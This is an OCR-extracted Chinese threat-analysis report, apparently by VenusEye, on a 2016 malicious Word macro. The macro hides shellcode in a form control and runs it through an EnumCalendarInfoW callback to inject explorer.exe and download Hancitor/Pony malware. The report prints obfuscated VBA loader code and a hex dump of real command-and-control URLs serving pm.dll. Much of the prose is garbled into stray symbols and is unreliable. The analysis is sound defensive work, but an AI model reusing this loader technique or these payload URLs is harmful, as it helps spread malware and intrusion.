VenusEye inside

.“ ” 𝒟ρ Ṗ ǻ 4

Ⱨ. ǵ 5

2.1 0x01. ˥ № 5

2.2 0x02. Shellcode № 9

2.3 0x03. PE dump № 10

. ɒ...12

Ω APT ᵒᵒ ج ˠ 12

ﻀ. ˯ Ω APT ᵒᵒ ج 13

4.1 Ω APTᵒᵒ ج ═ 13

4.2 ˜ ɢ VenusEye ꞑ ﻓ 14

يﺠ 2.1 ̃ ┐ 5
يﺠ 2.2 ɩ Đ ǚ 6
يﺠ 2.3 Δ TabStrip Đ 6
يﺠ 2.4 TabStrip Đ ControlTipText 6
يﺠ 2.5 shellcode 7
يﺠ 2.6 ₱ غخيضر أ 7
يﺠ 2.7 RtlMoveMemory shellcode..7
يﺠ 2.8 EnumCalendarInfoW ₱ 8
يﺠ 2.9 EnumCalendarInfo ₱ 8
يﺠ 2.10 EnumCalendarInfoW ₱ shellcode ƀ يﺠ ₱ ᴰ ˜ 8
يﺠ 2.11 EnumCalendarInfoW ₱ ˜ₒ ┐ 8
يﺠ 2.12 EnumCalendarInfoW ₱ shellcode 9
يﺠ 2.13 Shellcode 10
يﺠ 2.14 C&C يﺠ └ פ 11
يﺠ 3.1 ₱ يﺠ 12
يﺠ 3.2 ˜ يﺠ 12

2016 11 4 ǖ ঌ “ ” Ɗρ ʐ ´ ǝ ӊ U
VenusEye ɳ ڠ ǐ ǖ “ ” Ɗρ

№ ǖ ╠ ض ˜ 'P
Đ

● ɿ β ɾ TabStrip Đ ǘ ৶ shellcode ╠ ɾ ToggleButton Đ ǘ

● ₱ ঌ EnumCalendarInfo ₱ ₱ ʬ ᡧ ᡧ Ḥ ₱ ╠ EnumDateFormats ᾰ ³

ɢ ɣ ˈı ∞ Đ “ ك ” ˜ ǖ Ɗρ ɢ Ḥ ɳ 0-Day ض ɳ ǖ ╠ ঌ ἐ Ḥ ɢ ᶅ ↕ ˈı ∞ ɢ “ ”


ˈı ʃ 2016 11 08 15 00PM ˜ ɣ ڠ ṕ Đ ˈı Ḥ ˋE
ɢ ڠ ṕ ǝ

ˈı 'P Ɗρ˜ ǖ ڠ ʐ

O sample.doc
MD5 0d1dbb318ca 8a96e3e9abb307f3616cd


2.1 0x01.

1 ๅ




ㄋ 2.1 ˇ ๅ

2 ๅ ѽ Ψ ɾ O “ natal ” ɾ TabStrip Ð ControlTipText Ŭ ɾ ˚ ʊ Ŭ 7368 20161031_ “ ” Ⅾρ Ƶ ´ ʜ ╠ Ḥ ▯ ɾ ToggleButton Ð




ײַ 2.2 ɽ Ð ǚ

3 natal r Δ r TabStrip Ð.




ײַ 2.3 Δ TabStrip Ð


4 d ٵ ʃ ض r TabStrip Ð ض TabStrip Ð ControlTipText ControlTipText ˜ ɣ Ả ض Ð
Ŧ ꜛ Ḥ ˜ ɣ ʃ Ḡ



ײַ 2.4 TabStrip Ð ControlTipText


5 ControlTipText Ս ӊ Ս ٵ ʃ ш ˜ shellcode ɿ Shellcode ӊ ╠ G ▯






يج 2.5 shellcode

6 RtlMoveMemory ع VirtualAllocEx ₱ خي ضر №≠ Ḡ ⌠ ἱ
bilaterally madid



يج 2.6 ₱ ع خي ضر ἱ

7 ضي buddhism ἱ Ḡ ₮ shellcode VirtuallocEx №
˜ ˜ Ώ ṗ U RtlMoveMemory shellcode
⌠ № ₮ ṗ



```
Dim addi tum As Long
bilaterally addi tum, ByVal VarPtr(buddhism) + 8, 4        '将buddhism的地址拷贝到additum中
Dim pericallis As Integer
Dim obtrusively As Variant
Dim tit As Long
merida = 0
leiopelmatidae = -1
babelike = 0
minutely = Int(443.142)

patella = Abs(57.291)

semipellucid = 14 + 4082
pomelo = madid(ByVal leiopelmatidae, ByVal babelike, 7386, semipellucid, 64)    '通过VirtualAllocEx分配7368个字节的空间
bismarckian = "envelope"

bilaterally tit, ByVal VarPtr(pomelo) + 8, 4        ' 将pomelo地址拷贝到tit中
patella = patella + 277

bilaterally ByVal tit, ByVal additum, 5538        '将additum地址中的数据拷贝到tit地址中
tympani = 87
```

يج 2.7 RtlMoveMemory shellcode

8 ꜧ ╟ ▯ U ἳ API ₱ ἱ.
EnumCalendarInfoW ₱ ˜ ɣ ⌠ EnumCalendarInfoW ₱ غ
EnumDatesFormatW ₱ ³ ἄ ἄ ˜ ɣ ᴰ ˜ يج ₱

```
Public Declare Function deglutition Lib "user32" Alias "EndPaint" (fork As Long, dracunculus As Long) As Long
'铭澜 can't take another complication
Public Declare Function gruidae Lib "kernel32" Alias "EnumCalendarInfoW" (ByVal shortage As Any, ByVal palermo As Any, ByVal mailboat As Any, ByVal turbinate As Any) As Lon
'铭澜 can't take another complication
```

ぇ 2.8 EnumCalendarInfoW ₱




ぇ 2.9 EnumCalendarInfo ₱


```
Dim chyme As Long
chyme = marital + refuse
Dim ascomycetes As Long
ascomycetes = 124 - 5 - 118
dispersed = gruidae(chyme, minefield, ascomycetes, ascomycetes)      '调用EnumCalendarInfoW函数
whining = 12
```

ぇ 2.10 EnumCalendarInfoW ₱ shellcode ъ ぇ ₱ D ˜

9 ą ぢ ゖ ⌠ ضي EnumCalendarInfoW ₱ ˜ ъ shellcode ㄱ




ぇ 2.11 EnumCalendarInfoW ₱ ˜ ㄱ



ﻉ 2.12 EnumCalendarInfoW ₱ shellcode

2.2 0x02. Shellcode

Shellcode ң ╠ ₇ ض ṗ PE ą




ﻳﺠ 2.13 Shellcode


2.3 0x03. PE dump

1 ˀI ˜ ⌠ explorer.exe PE Ð dump ₮ № ΰ ỉ. Hancitor ﻙ

2 ү ﻙ C&C ╠ ҏ Ḥ ˀI ﺿﻲ Ḩ ╠№ ⊢ ﻙ ῬP ﻳﺠ Ӟ ⊢ ﻙ ψ ﻙ GUID U Ḃ ῬP



3 ﻳﺠ U ˀI ⌠ ٦ ˀ ﻍ ╠ ▯ ﺧﻲ ﺿﺮ


Address Hex dump ASCII
05120020 6C 3A 68 74 74 70 3A 2F 2F 77 77 77 2E 6C 75 70 l:http://www.lup
05120030 61 70 72 6F 64 2E 63 6F 6D 2F 77 70 2D 63 6F 6E aprod.com/wp-con
05120040 74 65 6E 74 2F 74 68 65 6D 65 73 2F 69 6E 76 69 tent/themes/invi
05120050 63 74 75 73 5F 33 2E 33 2E 33 2F 70 6D 2E 64 6C ctus_3.3.3/pm.dl
05120060 6C 7C 68 74 74 70 3A 2F 2F 69 6E 74 65 72 6E 65 l|http://interne
05120070 74 62 75 64 69 2E 63 6F 6D 2E 62 72 2F 77 70 2D tbudi.com.br/wp-
05120080 63 6F 6E 74 65 6E 74 2F 70 6C 75 67 69 6E 73 2F content/plugins/
05120090 67 6F 6F 67 6C 65 61 6E 61 6C 79 74 69 63 73 2F googleanalytics/
051200A0 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 74 72 pm.dll|http://tr
051200B0 69 6F 7A 69 66 74 2E 6E 6C 2F 77 70 2D 61 64 6D iozift.nl/wp-adm
051200C0 69 6E 2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F in/pm.dll|http:/
051200D0 2F 74 69 6D 65 73 65 73 73 69 6F 6E 73 2E 63 6F /timesessions.co
051200E0 6D 2E 6B 6F 73 6D 6F 73 2E 63 68 2D 6D 65 74 61 m.kosmos.ch-meta
051200F0 2E 6E 65 74 2F 77 70 2D 69 6E 63 6C 75 64 65 73 .net/wp-includes
05120100 2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 77 /pm.dll|http://w

2.14 C&C

APT


样本分析报告
查看详细报告
事件信息
文件信息
静态检测
动态检测
文档文件中包含恶意的宏
宏使用的新特殊函数
下载的木马属于已知的pony家族

图 3.1



事件信息
文件信息
静态检测
动态检测
进程入侵 [5]
572
C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
ProcessName: \Device\HarddiskVolume1\WINDOWS\explorer.exe
注入explorer.exe的行为
隐蔽信道 [5]
检测到可疑DNS请求
检测到可疑HTTP请求
可疑URL: http://api.ipify.org/
隐蔽信道

图 3.2

